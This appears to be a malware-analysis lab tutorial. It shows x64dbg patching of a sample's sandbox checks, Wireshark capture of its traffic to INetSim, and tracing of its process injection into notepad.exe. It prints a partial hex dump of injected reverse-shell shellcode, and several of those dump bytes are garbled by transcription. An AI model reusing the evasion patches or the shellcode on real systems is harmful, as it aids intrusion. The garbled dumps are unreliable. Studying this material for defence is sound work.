
```
.text:00000000004032C8 cmp [rsp+148h+Type], 1
```

- In `x64dbg`, we can right-click anywhere on the disassembly view (CPU) and select `Go to > Expression`.
  - Alternatively, we can press `Ctrl+G` (go to expression) as a shortcut.
- We can enter the copied address here, as shown in the screenshot.
  - This navigates us to the comparison instruction where we can implement changes.



By Searching Through the Strings.


- Let's look for `Sandbox detected` in the `String references`, and set a `breakpoint`, so that when we hit run, the execution should pause at this point.
- To do this, first click on the `Run` button once and then right-click anywhere on the disassembly view, and choose `Search for > Current Module > String references`.




- Next, we can add a breakpoint to mark the location, then study the instructions before this Sandbox `MessageBox` to discern how the jump was made to the instruction

printing Sandbox detected .


- Let's start by adding a breakpoint at the last Sandbox detected string as follows.



- We can then double-click on the string to go to the address where the instructions to print Sandbox detected are located.



- As observed, a cmp instruction is present above this MessageBox which compares the value with 1 after a registry path comparison has been performed.
  - Let's modify this comparison value to match with 0 instead.
  - This can be done by placing the cursor on that instruction and pressing Spacebar on the keyboard.
  - This allows us to edit the assembly code instructions.



- We can change the comparison value of 0x1 to 0x0. Changing the comparison to 0 may shift the control flow of the code, and it should not jump to the address where

`MessageBox` is displayed.

The screenshot shows the x64dbg debugger interface. On the left, the assembly window displays the instruction at address 00000000004032FD: `cmp dword ptr ss:[rsp+30],1 jne shell.4032FD`. A red circle labeled '3' points to the `jne` instruction. A red arrow labeled '1' points from the assembly window to a floating dialog box containing the assembly command `cmp dword ptr ss:[rsp+30],1` and the button 'Space'. Another red arrow labeled '2' points from the assembly window to another floating dialog box with the message 'Instruction encoded successfully!' and the assembly command `cmp dword ptr ss:[rsp+30],0x1`.

The assembly window continues with the next instruction at address 00000000004032FD: `E8 9EFFFF call shell.402EA0`. A red arrow labeled '4' points to the `call` instruction, which is annotated with the text 'This proceeds to next call to 402EA0'.

On the right, two floating dialog boxes show the assembly command `cmp dword ptr ss:[rsp+30],0x1` and the message 'Instruction encoded successfully!'. The bottom dialog also includes the assembly command `cmp dword ptr ss:[rsp+30],0x1`.

- Upon clicking on Run in x64dbg or pressing F9, it won't hit the breakpoint for the first sandbox detection message code.
  - This means that we successfully patched the instructions.
- In a similar manner, we can add a breakpoint on the next sandbox detection function before it prints a `MessageBox` as well.
  - To do that, the breakpoint should be placed at the second to last Sandbox detected string (0000000000402F13).
  - If we double-click this string we will notice there's a jump instruction which we can skip, directing the execution flow to the next instruction that calls another function.
  - That's exactly what we need – instead of the sandbox detection `MessageBox`, it jumps to another function.

The screenshot shows the assembly editor with the instruction at address 0000000000402F09: `je shell.402F09`. A blue arrow points from this instruction to a floating dialog box with the text 'Change the instruction from `je` to `jne` so it doesn't jump to MessageBox, instead it goes to 402D00'. The assembly editor also shows other instructions like `call shell.402D00`, `call rbx`, and `jmp shell.402F22`.

- We can alter the instruction from `je shell.402F09` to `jne shell.402F09`.

The screenshot shows the 'Assemble' dialog box for address 0000000000402EFE. The input field contains `jne 0x000000000000402F09|`. The 'asmjit' radio button is selected. A green message at the bottom reads 'Instruction encoded successfully!'. Other options in the dialog include 'Keep Size', 'Fill with NOP's', and 'XEDParse'.

- `shell.exe` performs sandbox detection by checking for internet connectivity.
  - This section's target doesn't have internet connectivity.
  - For this reason we should patch this sandbox detection method as well. We can do

that by clicking on the first `Sandbox detected` string (0000000000402CBD) and patching the following instruction.

The screenshot shows the assembly view of a debugger. A blue dashed box highlights the instruction at address 0000000000402CB1, which is `jne shell.402C00`. A context menu is open over this instruction, with the option "Patch File" selected. The assembly pane shows the original code and the patched code. The patched code has the instruction `jne shell.402C00` replaced by `jmp 0x0000000000402CD0`. A tooltip from the menu indicates that the instruction was successfully patched.

```


0000000000402C87 B9 697A0000 mov ecx,7A69
0000000000402C8C 894424 2C mov dword ptr ss:[rsp+2C],eax
0000000000402C90 FF15 7A690000 call qword ptr ds:[&htons]
0000000000402C96 48:8D5424 28 lea rdx,qword ptr ss:[rsp+28]
0000000000402C9B 41:B8 10000000 mov r8d,10
0000000000402CA1 4C:89E1 mov rcx,r12
0000000000402CA4 66:894424 2A mov word ptr ss:[rsp+2A],ax
0000000000402CAF FF15 49690000 call qword ptr ds:[<&connect>]
0000000000402C99 FFC0 inc eax
0000000000402CB1 75 1D jne shell.402C00
0000000000402CB3 45:31C9 xor r9d,r9d
0000000000402CB6 4C:8D05 632300 lea r8,dword ptr ds:[405020]
0000000000402CBD 48:8D15 642600 lea rdx,qword ptr ds:[405328]
0000000000402CC4 31C9 xor ecx,ecx
0000000000402CC6 FF15 DC680000 call qword ptr ds:[<&MessageBoxA>]
0000000000402CCC 31C0 xor eax,eax
0000000000402CCE EB 19 jmp shell.402CE9
0000000000402CD0 E8 6B020000 call shell.402F40
0000000000402CD5 FF15 12690000 call qword ptr ds:[<&closesocket>]
0000000000402CDE FF15 FC680000 call qword ptr ds:[<&WSACleanup>]
0000000000402CE4 B8 01000000 mov eax,1
0000000000402CE9 48:81C4 D80100 add rsp,1D8
0000000000402CF0 5F pop rdi
0000000000402CF1 41:5C pop r12
0000000000402CF3 C3 ret

0000000000402C87 B9 697A0000 mov ecx,7A69
0000000000402C8C 894424 2C mov dword ptr ss:[rsp+2C],eax
0000000000402C90 FF15 7A690000 call qword ptr ds:[&htons]
0000000000402C96 48:8D5424 28 lea rdx,qword ptr ss:[rsp+28]
0000000000402C9B 41:B8 10000000 mov r8d,10
0000000000402CA1 4C:89E1 mov rcx,r12
0000000000402CA4 66:894424 2A mov word ptr ss:[rsp+2A],ax
0000000000402CAF FF15 49690000 call qword ptr ds:[<&connect>]
0000000000402CB1 75 1D jne shell.402C00
0000000000402CB3 45:31C9 xor r9d,r9d

Assemble at 0000000000402CD0
 Keep Size Fill with NOP's XEDParse asmit
OK Cancel
Instruction encoded successfully!


```

- Now, when we press `Run`, the patched `shell.exe` proceeds further, downloads the default executable from `INetSim`, and executes it.



- With the sandbox checks bypassed, the actual functionality is unveiled.
  - We can save the patched executable by pressing `Ctrl+P` and clicking on `Patch File`.

- This action stores the patched file, which skips the sandbox checks.




- We undertake this process to ensure that the next time we run the saved patched file, it executes directly without the sandbox checks, and we can observe all the events in **ProcessMonitor**.

## Analyzing Malware Traffic

- Keep in mind that traffic analysis not only can be, but ideally should be incorporated as an integral part of Dynamic Analysis.
- Let's now employ **Wireshark**, to capture and examine the network traffic generated by the malware.
  - Be mindful of the color-coded traffic: red corresponds to client-to-server traffic, while blue denotes the server-to-client exchanges.
  - Examining the HTTP Request reveals that the malware sample appends the computer hostname to the user agent field (in this case it was **RDSEMVM01**).



- When inspecting the HTTP Response, it becomes evident that `INetSim` has returned its default binary as a response to the malware.




- The malware's request for `svchost.exe` solicits the default binary from `INetSim`.
  - This binary responds with a `MessageBox` featuring the message: `This is the INetSim default binary`.
- Additionally, DNS requests for a random domain and the address `ms-windows-update[.]com` were sent by the malware, with `INetSim` responding with fake responses (in this case `INetSim` was running on `10.10.10.100`).

| Source       | Destination  | Protocol | Length | Info                                                          |
|--------------|--------------|----------|--------|---------------------------------------------------------------|
| 10.10.10.7   | 10.10.10.100 | DNS      | 105    | Standard query A iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea.com |
| 10.10.10.100 | 10.10.10.7   | DNS      | 121    | Standard query response A 10.10.10.100                        |
| 10.10.10.7   | 10.10.10.100 | DNS      | 81     | Standard query A ms-windows-update.com                        |
| 10.10.10.100 | 10.10.10.7   | DNS      | 97     | Standard query response A 10.10.10.100                        |

## Analyzing Process Injection & Memory Region

- On the journey of code analysis, we discovered that our executable performs process injection on `notepad.exe` and displays a `MessageBox` stating `Connection sent to C2`.
- To probe deeper into the process injection, we propose setting breakpoints at WINAPI functions `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread`.
  - These breakpoints will allow us to scrutinize the content held in the registers during the process injection. Here's the procedure to set these breakpoints:
  - Access the `x64dbg` interface and navigate to the `Symbols` tab, located at the top.
  - In the symbol search box, search for the desired DLL name on the left and function names, such as `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread`, on the right within the `Kernel32.dll` DLL.

- As the function names materialize in the search results, right-click and select `Toggle breakpoint` from the context menu for each function. An alternative shortcut is to press `F2`.
- Executing these steps sets a breakpoint at each function's entry point. We'll replicate these steps for all the functions we intend to scrutinize.



- After setting breakpoints, we press `F9` or select `Run` from the toolbar until we reach the breakpoint for `WriteProcessMemory`.
  - Up until this moment, `notepad` has been launched, but the `shellcode` has not yet been written into `notepad`'s memory.

### Attaching Another Running Process In x64dbg

- In order to delve further, let's open another instance of `x64dbg` and attach it to `notepad.exe`.
  - Start a new instance of `x64dbg`.
  - Navigate to the `File` menu and select `Attach` or use the `Alt + A` keyboard shortcut.
  - In the `Attach` dialog box, a list of running processes will appear. Choose `notepad.exe` from the list.
  - Click the `Attach` button to begin the attachment process.
- Once the attachment is successful, `x64dbg` initiates the debugging of the target process, and the main window displays the assembly code along with other debugging information.
- Now, we can establish breakpoints, step through the code, inspect registers and memory, and study the behavior of the attached `notepad.exe` process using `x64dbg`.



File View Debug Trace Plugins Favourites Options Help Jun 25 2020



- The 2nd argument of `WriteProcessMemory` is `lpBaseAddress` which contains a pointer to the base address in the specified process to which data is written. In our case, it should be in the `RDX` register.

```
C++
Copy

BOOL WriteProcessMemory(
 [in] HANDLE hProcess,
 [in] LPVOID lpBaseAddress,
 [in] LPCVOID lpBuffer,
 [in] SIZE_T nSize,
 [out] SIZE_T *lpNumberOfBytesWritten
);
```

## Parameters

[in] `hProcess`

A handle to the process memory to be modified. The handle must have `PROCESS_VM_WRITE` and `PROCESS_VM_OPERATION` access to the process.

[in] `lpBaseAddress`

A pointer to the base address in the specified process to which data is written. Before data transfer occurs, the system verifies that all data in the base address and memory of the specified size is accessible for write access, and if it is not accessible, the function fails.

- When invoking the `WriteProcessMemory` function, the `rdx` register holds the `lpBaseAddress` parameter.
  - This parameter represents the address within the target process's address space where the data will be written.
- We aim to examine the registers when the `WriteProcessMemory` function is invoked in the `x64dbg` instance running the `shell.exe` process.

- This will reveal the address within notepad.exe where the shellcode will be written.


```
Hide FPU

RAX 000001EF56DA0000
RBX 000001EF56DA0000
RCX 0000000000000648 L ','
RDX 000001EF56DA0000
RBP 0000000000000000
RSP 000000000060F7F8
RSI 0000000000405224 "Windows-Update/7.6.7600.256 %s"
RDI 000000000060FAA0

R8 000000000060F8D3
R9 00000000000001CD L 'À'
R10 0000000000000000
R11 0000000000000246 L 'æ'
R12 0000000000000648 L ','
R13 0000000000B617A0 &"C:\\Users\\LabUser\\Downloads\\shell.exe"
R14 0000000000000000
R15 0000000000000000

RIP 0007FF9773BBCB0 <kernel32.WriteProcessMemory>
```

- We copy this address to examine its content in the memory dump of the attached `notepad.exe` process in the second `x64dbg` instance.
  - We now select `Go to > Expression` by right-clicking anywhere on the memory dump in the second `x64dbg` instance running `notepad.exe`.
  - With the copied address entered, the content at this address is displayed (by right-clicking on the address and choosing `Follow in Dump > Selected Address`), which currently is empty.



- Next, we execute shell.exe in the first x64dbg instance by clicking on the Run button. We observe what is inscribed into this memory region of notepad.exe.

Hex dump of notepad.exe (4436) showing the injected shellcode:

```

000001F56DA0000 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51
000001F56DA0010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 88 52
000001F56DA0020 20 48 88 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0
000001F56DA0030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED
000001F56DA0040 52 41 51 48 88 52 20 8B 42 3C 48 01 D0 00 88 80 88
000001F56DA0050 00 00 00 88 85 C0 74 67 48 01 D0 00 88 48 18 44
000001F56DA0060 8B 40 20 49 01 D0 E3 56 48 FF C9 41 88 34 88 48
000001F56DA0070 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1
000001F56DA0080 38 E0 75 F1 4C 03 24 08 45 39 C1 D5 75 D8 58 44
000001F56DA0090 8B 40 24 49 01 D0 66 41 B8 OC 48 44 8B 40 1C 49
000001F56DA00A0 01 D0 41 88 04 88 48 01 D0 41 58 41 58 5E 59 5A
000001F56DA00B0 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41
000001F56DA00C0 59 5A 48 88 12 E9 FF FF 5D 49 BE 77 73 32
000001F56DA00D0 5F 33 32 00 00 41 56 49 89 E6 48 81 EC A0 01 00

```

ASCII dump of the same region:

```

ÜH.äðeÀ..AQAPRQ
VHlðeH.R.H.R.H.R.
H.rPH..JJM1ÉH1À
-<a|., AÀÉ.A.Àái
RAQH.R.B<H.D...
...H.ÁtgH.DP.H.D
...H.ÁtvHýÉA.4.H
.ÖM1ÉH1À-AÀÉ.A.À
8auñL.L$.E9ÑuØXD
.@$I.DfA..HD.Q.I
.DA..H.DAXAX^YZ
AXAYAZH.í ARÿAxA
BE 77 73 32 YZH..éWÿy]Iñws2
_32..AVI.æh.í ..
.I.àI4..ò...AT
.I.äl.ñA°Lw&.ÿÖL
.éh...YA°).k.ÿÖP
PM1ÉM1AHÿAH.ÄHÿA
H.ÅA°è.ßayÖH.çj.
AXL.åH.úA°.ÿtayÖ
.éh...YA°).k.ÿÖP
YAPäüfcD$T..H.D$.
.é.hH.æVPAPAPAPI
ÿAAPIÿÉM.ÅL.ÅA°y
I?.ÿÖH1ÖHÿÈ..Å°.
..ÿö»ðucVA°..%.
ÿÖH.Ä(<.|..ûau.»
G.roj.YA.ÚÿO...

```

-> Following the section, we obtain the following:

| Address          | Hex                                                | ASCII                       |
|------------------|----------------------------------------------------|-----------------------------|
| 000001F8E15E0000 | FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51    | ÜH.äðeÀ..AQAPRQ             |
| 000001F8E15E0010 | 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 88 52    | VHlðeH.R.H.R.H.R.           |
| 000001F8E15E0020 | 20 48 88 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0    | H.rPH..JJM1ÉH1À             |
| 000001F8E15E0030 | AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED    | -<a ., AÀÉ.A.Àái            |
| 000001F8E15E0040 | 52 41 51 48 88 52 20 8B 42 3C 48 01 D0 00 88 80 88 | RAQH.R.B<H.D...             |
| 000001F8E15E0050 | 00 00 00 88 85 C0 74 67 48 01 D0 50 88 48 18 44    | ...H.ÁtgH.DP.H.D            |
| 000001F8E15E0060 | 8B 40 20 49 01 D0 E3 56 48 FF C9 41 88 34 88 48    | ...H.ÁtvHýÉA.4.H            |
| 000001F8E15E0070 | 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1    | .ÖM1ÉH1À-AÀÉ.A.À            |
| 000001F8E15E0080 | 38 E0 75 F1 4C 03 24 08 45 39 C1 D5 75 D8 58 44    | 8auñL.L\$.E9ÑuØXD           |
| 000001F8E15E0090 | 8B 40 24 49 01 D0 66 41 B8 OC 48 44 8B 40 1C 49    | .@\$I.DfA..HD.Q.I           |
| 000001F8E15E00A0 | 01 D0 41 88 04 88 48 01 D0 41 58 41 58 5E 59 5A    | DA..H.DAXAX^YZ              |
| 000001F8E15E00B0 | 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41    | AXAYAZH.í ARÿAxA            |
| 000001F8E15E00C0 | 59 5A 48 88 12 E9 FF FF 5D 49 BE 77 73 32          | BE 77 73 32 YZH..éWÿy]Iñws2 |
| 000001F8E15E00D0 | 5F 33 32 00 00 41 56 49 89 E6 48 81 EC A0 01 00    | _32..AVI.æh.í ..            |
| 000001F8E15E00E0 | 00 49 89 E5 49 BC 02 00 04 D2 0A 0A 0A 04 41 54    | I.àI4..ò...AT               |
